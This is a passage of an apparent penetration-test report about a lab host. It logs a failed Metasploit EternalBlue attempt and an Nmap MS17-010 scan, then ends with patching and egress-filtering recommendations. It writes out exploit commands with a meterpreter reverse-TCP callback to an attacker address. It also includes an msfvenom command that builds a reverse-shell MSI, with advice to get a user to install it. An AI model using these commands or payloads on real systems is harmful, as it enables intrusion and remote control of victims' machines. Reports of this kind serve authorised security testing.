II. □ **Additional channels** (139/tcp, RDP, HTTP, etc.) were noted but out of scope for this exercise.

Exploitation Attempts

1.1Metasploit – EternalBlue Module



```
┌──(root㉿Kali)-[~]
└─# msfconsole
Metasploit tip: Enable HTTP request and response logging with set HttpTrace
true


      .:okOOOkdc'           'cdkOOOko:.
    .xOOOOOOOOOOOOc       cOOOOOOOOOOOOx.
   :OOOOOOOOOOOOOOOk,   ,kOOOOOOOOOOOOOOO:
  'OOOOOOOOOkkkkOOOOO: :OOOOOOOOOOOOOOOOOO'
  oOOOOOOOO.    .oOOOOoOOOOl.    ,OOOOOOOOo
  dOOOOOOOO.      .cOOOOOc.      ,OOOOOOOOx
  lOOOOOOOO.         ;d;         ,OOOOOOOOl
  .OOOOOOOO.   .;           ;    ,OOOOOOOO.
   cOOOOOOO.   .OOc.     'oOO.   ,OOOOOOOc
    oOOOOOO.   .OOOO.   :OOOO.   ,OOOOOOo
     lOOOOO.   .OOOO.   :OOOO.   ,OOOOOl
      ;OOOO'   .OOOO.   :OOOO.   ;OOOO;
       .dOOo   .OOOOocccxOOOO.   xOOd.
         ,kOl  .OOOOOOOOOOOOO. .dOk,
           :kk;.OOOOOOOOOOOOO.cOk:
             ;kOOOOOOOOOOOOOOOk:
               ,xOOOOOOOOOOOx,
                 .lOOOOOOOl.
                    ,dOd,
                      .

       =[ metasploit v6.4.64-dev                          ]
+ -- --=[ 2519 exploits - 1296 auxiliary - 431 post       ]
+ -- --=[ 1610 payloads - 49 encoders - 13 nops           ]
+ -- --=[ 9 evasion                                       ]

Metasploit Documentation: https://docs.metasploit.com/

msf6 > use exploit/windows/smb/ms17_010_eternalblue
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_eternalblue) > set RHOSTS 172.16.3.5
RHOSTS ⇒ 172.16.3.5
msf6 exploit(windows/smb/ms17_010_eternalblue) > set PAYLOAD windows/x64/meterpreter/reverse_tcp
PAYLOAD ⇒ windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_eternalblue) > set LHOST 192.168.56.103
LHOST ⇒ 192.168.56.103
msf6 exploit(windows/smb/ms17_010_eternalblue) > exploit
[*] Started reverse TCP handler on 192.168.56.103:4444
[*] 172.16.3.5:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[-] 172.16.3.5:445        - Rex::ConnectionTimeout: The connection with (172.16.3.5:445) timed out.
[*] 172.16.3.5:445        - Scanned 1 of 1 hosts (100% complete)
[-] 172.16.3.5:445 - The target is not vulnerable.
[*] Exploit completed, but no session was created.
```


Objective: Test CVE-2017-0144 via Metasploit's ms17_010_eternalblue module.

```
msf6 > use exploit/windows/smb/ms17_010_eternalblue
msf6 exploit(...) > set RHOSTS 172.16.3.5
msf6 exploit(...) > set PAYLOAD windows/x64/meterpreter/reverse_tcp
msf6 exploit(...) > set LHOST 192.168.56.103
msf6 exploit(...) > exploit
```

Outcome:

- The auxiliary scanner timed out on port 445, indicating the service is **filtered** or patched—no session.
- <figure> <img src="/mnt/data/aac22572-2858-4f1e-a5d6-17591ffdc042.png" alt="Metasploit MS17-010 attempt" /> <figcaption>Figure 1: EternalBlue exploit attempt—connection timed out, no session created.</figcaption> </figure>

1.2. Nmap NSE Script – smb-vuln-ms17-010



```
┌──(root㉿Kali)-[~]
└─# nmap --script smb-vuln-ms17-010 -p445 172.16.3.5
Starting Nmap 7.95 ( https://nmap.org ) at 2025-06-19 10:50 CDT
Nmap scan report for 172.16.3.5
Host is up (0.00074s latency).

PORT    STATE    SERVICE
445/tcp filtered microsoft-ds

Nmap done: 1 IP address (1 host up) scanned in 0.60 seconds
```

Objective: Confirm vulnerability with Nmap’s dedicated script.

```
nmap --script smb-vuln-ms17-010 -p445 172.16.3.5
```

Outcome:

- **445/tcp filtered** — Nmap could not complete the handshake, so vulnerability status remains **unknown**.

<figure> <img src="/mnt/data/d6da18ca-34d3-4adf-8a03-c315c4567e9b.png" alt="Nmap MS17-010 scan" /> <figcaption>Figure 2: Nmap reports port 445 as filtered; cannot confirm EternalBlue presence.</figcaption> </figure>

1.3. Analysis & Next Steps

□ **Port 445 Filtering**


Both Metasploit and Nmap show SMB port 445 is **filtered**, likely by a firewall or host-based filter. Direct EternalBlue exploitation is blocked.

□ **Alternate Delivery Methods**

- **Credentialed SMB**: If valid credentials become available, rerun the EternalBlue module with SMBUser/SMBPass.
- **MSI Deployment**: Host exploit.msi on a reachable share or web server and convince an authenticated user to install it. Once executed, it will spawn a reverse shell on port 443—which is more likely to be allowed outbound.

□ **Further Testing**

- Scan for SMB on port 139 or other reachable services.
- Test RDP, WinRM, or other remote-execution vectors if credentials or phishing access are obtained.



```
┌──(root㉿Kali)-[~]
└─# msfvenom -p windows/x64/shell_reverse_tcp LHOST=192.168.56.103 LPORT=443 -f msi -o exploit.msi
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 460 bytes
Final size of msi file: 159744 bytes
Saved as: exploit.msi
```

Recommendations

□ **Patch & Configuration**

- **SMB/EternalBlue (CVE-2017-0144):** Apply Microsoft's patch KB4013389 or disable SMBv1 entirely (Microsoft 2017).
- **Firewall Egress:** Block outbound high-port callbacks (e.g., 4444) and restrict egress to essential destinations (NIST 2003).

□ **User Safeguards**

- **Installer Controls:** Prevent untrusted MSI execution by enforcing code-signing policies (OWASP 2021).
- **Antivirus/Endpoint Protection:** Configure to alert on unexpected MSI installs and reverse-shell behavior.

□ **Monitoring & Detection**

- **IDS/IPS Rules:** Deploy signatures for MS17-010 negotiation and uncommon SMB traffic patterns (Snort 2018).

6. Appendices

6.1 Tools Used:

Name	Description
Kali Linux	Main Penetration Testing Platform
Metasploit Framework	Exploitation Framework
Nmap	Network Scanner & Discovery
Burp Suite	Web Application Vulnerability Scanner
Hydra	Password Cracking Utility

References

[i] MITRE (2021) *CWE-798: Use of Hard-coded Credentials*. Available at: https://cwe.mitre.org/data/definitions/798.html (Accessed: 17 June 2025).

[ii] OWASP Foundation (2023) *Secrets Management Cheat Sheet*. Available at: https://cheatsheetseries.owasp.org/cheatsheets/Secrets_Management_Cheat_Sheet.html (Accessed:17 June 2025).

[iii] National Institute of Standards and Technology (2017) *Security and Privacy Controls for Information Systems and Organizations* (NIST SP 800-53 Rev. 4). Available at: https://doi.org/10.6028/NIST.SP.800-53r4 (Accessed: 13 June 2025).

[iv] MITRE (2018) *CVE-2018-12613 Detail*. Available at: https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2018-12613 (Accessed: 10 June 2025).

[v] OWASP Foundation (2021) *Directory Traversal Prevention Cheat Sheet*. Available at: https://cheatsheetseries.owasp.org/cheatsheets/Directory_Traversal_Prevention_Cheat_Sheet.html (Accessed: 16 June 2025).

[vi] National Institute of Standards and Technology (2017) *Security and Privacy Controls for Information Systems and Organizations* (NIST SP 800-53 Rev. 4). Available at: https://doi.org/10.6028/NIST.SP.800-53r4 (Accessed: 16 June 2025).

[vii] phpMyAdmin Project (2025) *Security and Hardening*. Available at: https://docs.phpmyadmin.net/en/latest/config.html#security (Accessed: 16 June 2025).

[viii] Apache Software Foundation, 2014. *CVE-2014-6271: Shellshock*. Available at: https://httpd.apache.org/security/vulnerabilities_24.html [Accessed 17 July 2025].

[ix] Drupal Security Team, 2018. *SA-CORE-2018-002: Drupalgeddon2*. Available at: https://www.drupal.org/sa-core-2018-002 [Accessed 17 July 2025].

[x] □ NIST, 2003. *SP 800-41: Guidelines on Firewalls and Firewall Policy*. National Institute of Standards and Technology.

□

[xi] OWASP, 2019. *OWASP ModSecurity Core Rule Set (CRS) User Guide*. Available at: https://owasp.org/www-project-modsecurity-core-rule-set/ [Accessed 18 July 2025].